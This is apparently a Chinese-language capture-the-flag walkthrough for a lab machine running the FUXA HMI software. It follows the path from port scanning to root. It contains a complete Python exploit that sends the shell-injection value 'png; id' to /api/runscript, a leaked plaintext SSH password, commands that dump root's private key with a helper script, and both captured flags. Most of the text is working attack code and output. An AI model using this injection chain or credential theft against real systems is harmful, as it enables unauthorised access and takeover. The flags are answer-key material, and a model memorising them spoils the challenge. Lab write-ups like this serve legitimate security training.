

FUXA-luoyinhui

```
> nmap -Pn -sC -sV 192.168.56.156
```

```
> nmap -Pn -p- --min-rate 2000 192.168.56.156
```

Starting Nmap 7.98 (<https://nmap.org>) at 2026-05-23 20:02 +0800

Nmap scan report for 192.168.56.156

Host is up (0.0027s latency).

Not shown: 65532 closed tcp ports (reset)

PORT	STATE	SERVICE
------	-------	---------

```
22/tcp    open    ssh
```


```
80/tcp    open    http
```

```
1881/tcp open  ibm-mqseries2
```

MAC Address: 08:00:27:83:0A:76 (Oracle VirtualBox virtual NIC)

```
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```


- 源码中发现很多 api 接口



- 使用 referer 就可以访问

美观输出 □

{ "error": "unauthorized_error", "message": "需要身份验证!" }



- /api/project 泄露了服务端脚本 asset_cache_preview

```
const { execSync } = require('child_process');const query = (pattern &&
pattern.value !== undefined) ? String(pattern.value) : String(pattern ||
 '');return execSync(`/bin/sh -c "find /opt/fuxa/_images -maxdepth 2 -type f
| grep -i ${query}"`, { encoding: 'utf8' });
```

- 危险点：grep -i \${query}
 - query 来自客户端参数 pattern
 - 传 png; id , ; id 会被 shell 当作另一条命令执行，命令会变成类似：

```
find /opt/fuxa/_images -maxdepth 2 -type f | grep -i png; id
```

```
import requests
```

```
BASE_URL = "http://192.168.56.156"
```

```
SCRIPT_ID = "s_maint_preview_bundle"
```

```
PATTERN = "png; id"
```

```
session = requests.Session()
```

```
session.headers.update({
    "Content-Type": "application/json",
    "Referer": BASE_URL + "/",
    "User-Agent": "Mozilla/5.0"
})
```

```
# 1. 获取项目配置
```

```
project_resp = session.get(f"{BASE_URL}/api/project")
project_resp.raise_for_status()
```

```
project = project_resp.json()
```

```

# 2. 找到目标 script
scripts = project.get("scripts", [])
script = next((s for s in scripts if s.get("id") == SCRIPT_ID), None)

if script is None:
    raise RuntimeError(f"找不到脚本: {SCRIPT_ID}")

# 3. 修改参数
script["parameters"] = [
    {
        "name": "pattern",
        "type": "value",
        "value": PATTERN
    }
]

# 4. 构造 /api/runscript 请求体
body = {
    "headers": {
        "Content-Type": "application/json"
    },
    "params": {
        "script": script,
        "toLogEvent": False
    }
}

# 5. 发送运行脚本请求
res = session.post(
    f"{BASE_URL}/api/runscript",
    json=body
)

print("status:", res.status_code)
print("response:")
print(res.text)

```

- 找到唯一用户 git 和脚本: `/opt/fuxa/FUXA/server/scripts/local-sync.sh`

```

#!/bin/bash
set -euo pipefail

LOCAL_HOST="\${1:-127.0.0.1}"

GIT_USER="\git"\nGIT_PASS="\wi3fw39w0j12e"
REMOTE_CMD="/usr/local/bin/theme-refresh --quick"

exec /usr/bin/sshpas -p \"$GIT_PASS\" /usr/bin/ssh \

```

```
-o StrictHostKeyChecking=no \\  
-o UserKnownHostsFile=/dev/null \\  
\"${GIT_USER}@${LOCAL_HOST}\" \"${REMOTE_CMD}\"
```

- 其中包含 git 用户密码:

```
GIT_PASS="wi3fw39w0j12e"
```

- 使用泄露密码 wi3fw39w0j12e 登录 git 并读取 user.txt

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
git@FUXA:~$ id  
uid=1001(git) gid=1001(git) groups=1001(git)  
git@FUXA:~$ whoami  
git  
git@FUXA:~$ ls -la  
total 28  
drwx----- 3 git git 4096 May  8 22:49 .  
drwxr-xr-x 3 root root 4096 May  6 23:05 ..  
lrwxrwxrwx 1 git git   9 May  8 22:49 .bash_history -> /dev/null  
-rw-r--r-- 1 git git  220 Mar  8 11:21 .bash_logout  
-rw-r--r-- 1 git git 3526 Mar  8 11:21 .bashrc  
lrwxrwxrwx 1 git git   9 May  8 22:49 .lessht -> /dev/null  
lrwxrwxrwx 1 git git   9 May  8 22:49 .mysql_history -> /dev/null  
lrwxrwxrwx 1 git git   9 May  8 22:49 .node_repl_history -> /dev/null  
-rw-r--r-- 1 git git  807 Mar  8 11:21 .profile  
lrwxrwxrwx 1 git git   9 May  8 22:49 .python_history -> /dev/null  
lrwxrwxrwx 1 git git   9 May  8 22:49 .sqlite_history -> /dev/null  
drwx----- 2 git git 4096 May  6 10:31 .ssh  
-rw----- 1 git git  43 Dec 20 10:30 user.txt  
lrwxrwxrwx 1 git git   9 May  8 22:49 .viminfo -> /dev/null  
git@FUXA:~$ cat user.txt  
flag{git-ba9f11ecc3497d9993b933fdc2bd61e5}  
git@FUXA:~$
```

```
flag{git-ba9f11ecc3497d9993b933fdc2bd61e5}
```

```
find / -xdev -group git -ls
```

- 发现有属主是 root, 属组是 git 的文件

```
find / -xdev -user root -group git -ls
```

```

1441794 0 lrwxrwxrwx 1 git git 9 May 8 22:49 /home/git/.bash_history -> /dev/null
1441805 4 -rw-r--r-- 1 git git 220 Mar 8 11:21 /home/git/.bash_logout
1441797 0 lrwxrwxrwx 1 git git 9 May 8 22:49 /home/git/.mysql_history -> /dev/null
find: '/etc/credstore.encrypted': Permission denied
find: '/etc/credstore': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/root': Permission denied
git@FUXA:~$ find / -xdev -user root -group git -ls
find: '/lost+found': Permission denied
find: '/var/log/apache2': Permission denied
find: '/var/log/private': Permission denied
find: '/var/cache/private': Permission denied
find: '/var/cache/apparmor/ac27e0ee.0': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/tmp/systemd-private-db69ed33acac435b87f4d2d8537e878a-apache2.service-dj5y8f': Permission denied
find: '/var/tmp/systemd-private-db69ed33acac435b87f4d2d8537e878a-systemd-logind.service-ruM8o1': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/lib/private': Permission denied
1842042 4 drwxr-x--- 3 root git 4096 May 6 10:31 /opt/.cache-loader
1842228 4 drwxr-x--- 8 root git 4096 Dec 20 10:30 /opt/.cache-loader/state
1842237 4 drwxr-x--- 2 root git 4096 Dec 20 10:30 /opt/.cache-loader/state/branches
1842238 4 -rw-r----- 1 root git 73 Dec 20 10:30 /opt/.cache-loader/state/description
1842268 4 -rw-r----- 1 root git 46 Dec 20 10:30 /opt/.cache-loader/state/.sprite-manifest
1842239 4 drwxr-x--- 2 root git 4096 Dec 20 10:30 /opt/.cache-loader/state/info
1842240 4 -rw-r----- 1 root git 240 Dec 20 10:30 /opt/.cache-loader/state/info/exclude
1842229 4 drwxr-x--- 2 root git 4096 Dec 20 10:30 /opt/.cache-loader/state/.slots
1842269 4 -rw-r----- 1 root git 98 Dec 20 10:30 /opt/.cache-loader/state/.slots/icons
1842261 4 drwxr-x--- 6 root git 4096 Dec 20 10:30 /opt/.cache-loader/state/objects

```

- 可疑隐藏文件夹
- 发现 dump icons stable 的真实输出是 root 的私钥

```

# 查找隐藏缓存仓库的引用
git@FUXA:~$ grep -R -n .cache-loader /etc /usr/local /opt 2>/dev/null
/usr/local/bin/cache-snapshot:7:STORE="/opt/.cache-loader/state"
# 查看槽位映射
git@FUXA:~$ ls -la /opt/.cache-loader/state/.slots && echo ==== && cat
/opt/.cache-loader/state/.slots/icons
total 12
drwxr-x--- 2 root git 4096 Dec 20 10:30 .
drwxr-x--- 8 root git 4096 Dec 20 10:30 ..
-rw-r----- 1 root git 98 Dec 20 10:30 icons
====
stable 5eabba81b7dc9671da29ba0f45f5b6735bf479f8
fallback cbe10abbd6222a4fe029f5274aac4b35dfd65490

```

- 通过 cache-snapshot 导出 root 私钥，把 stable 对应 blob 直接导出到本地：

```

sshpass -p "wi3fw39w0j12e" ssh -o StrictHostKeyChecking=no -o
UserKnownHostsFile=/dev/null git@192.168.56.156 /usr/local/bin/cache-
snapshot dump icons stable > root.key
cp root.key /tmp/root.key
chmod 600 root.key
chmod 600 /tmp/root.key
ssh -i /tmp/root.key root@192.168.56.156

```

```
This private key will be ignored.
Load key "root.key": bad permissions
luoyinhui@DESKTOP-AE8QD00:/mnt/c/Users/luoyinhui$ cp root.key /tmp/root.key
luoyinhui@DESKTOP-AE8QD00:/mnt/c/Users/luoyinhui$ chmod 600 /tmp/root.key
luoyinhui@DESKTOP-AE8QD00:/mnt/c/Users/luoyinhui$ ssh -i /tmp/root.key root@192.168.56.156
The authenticity of host '192.168.56.156 (192.168.56.156)' can't be established.
ED25519 key fingerprint is SHA256:MjoUe50N03T2UcSPmLU3evmpGUywwqf/3IUUm0+1p77cI.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.156' (ED25519) to the list of known hosts.
Linux FUXA 6.12.86+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.86-1 (2026-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@FUXA:~# id
uid=0(root) gid=0(root) groups=0(root)
root@FUXA:~# cat root.txt
flag{root-a01a6651f93b105d6fa6908d37a43275}
root@FUXA:~# |
```

```
flag{root-a01a6651f93b105d6fa6908d37a43275}
```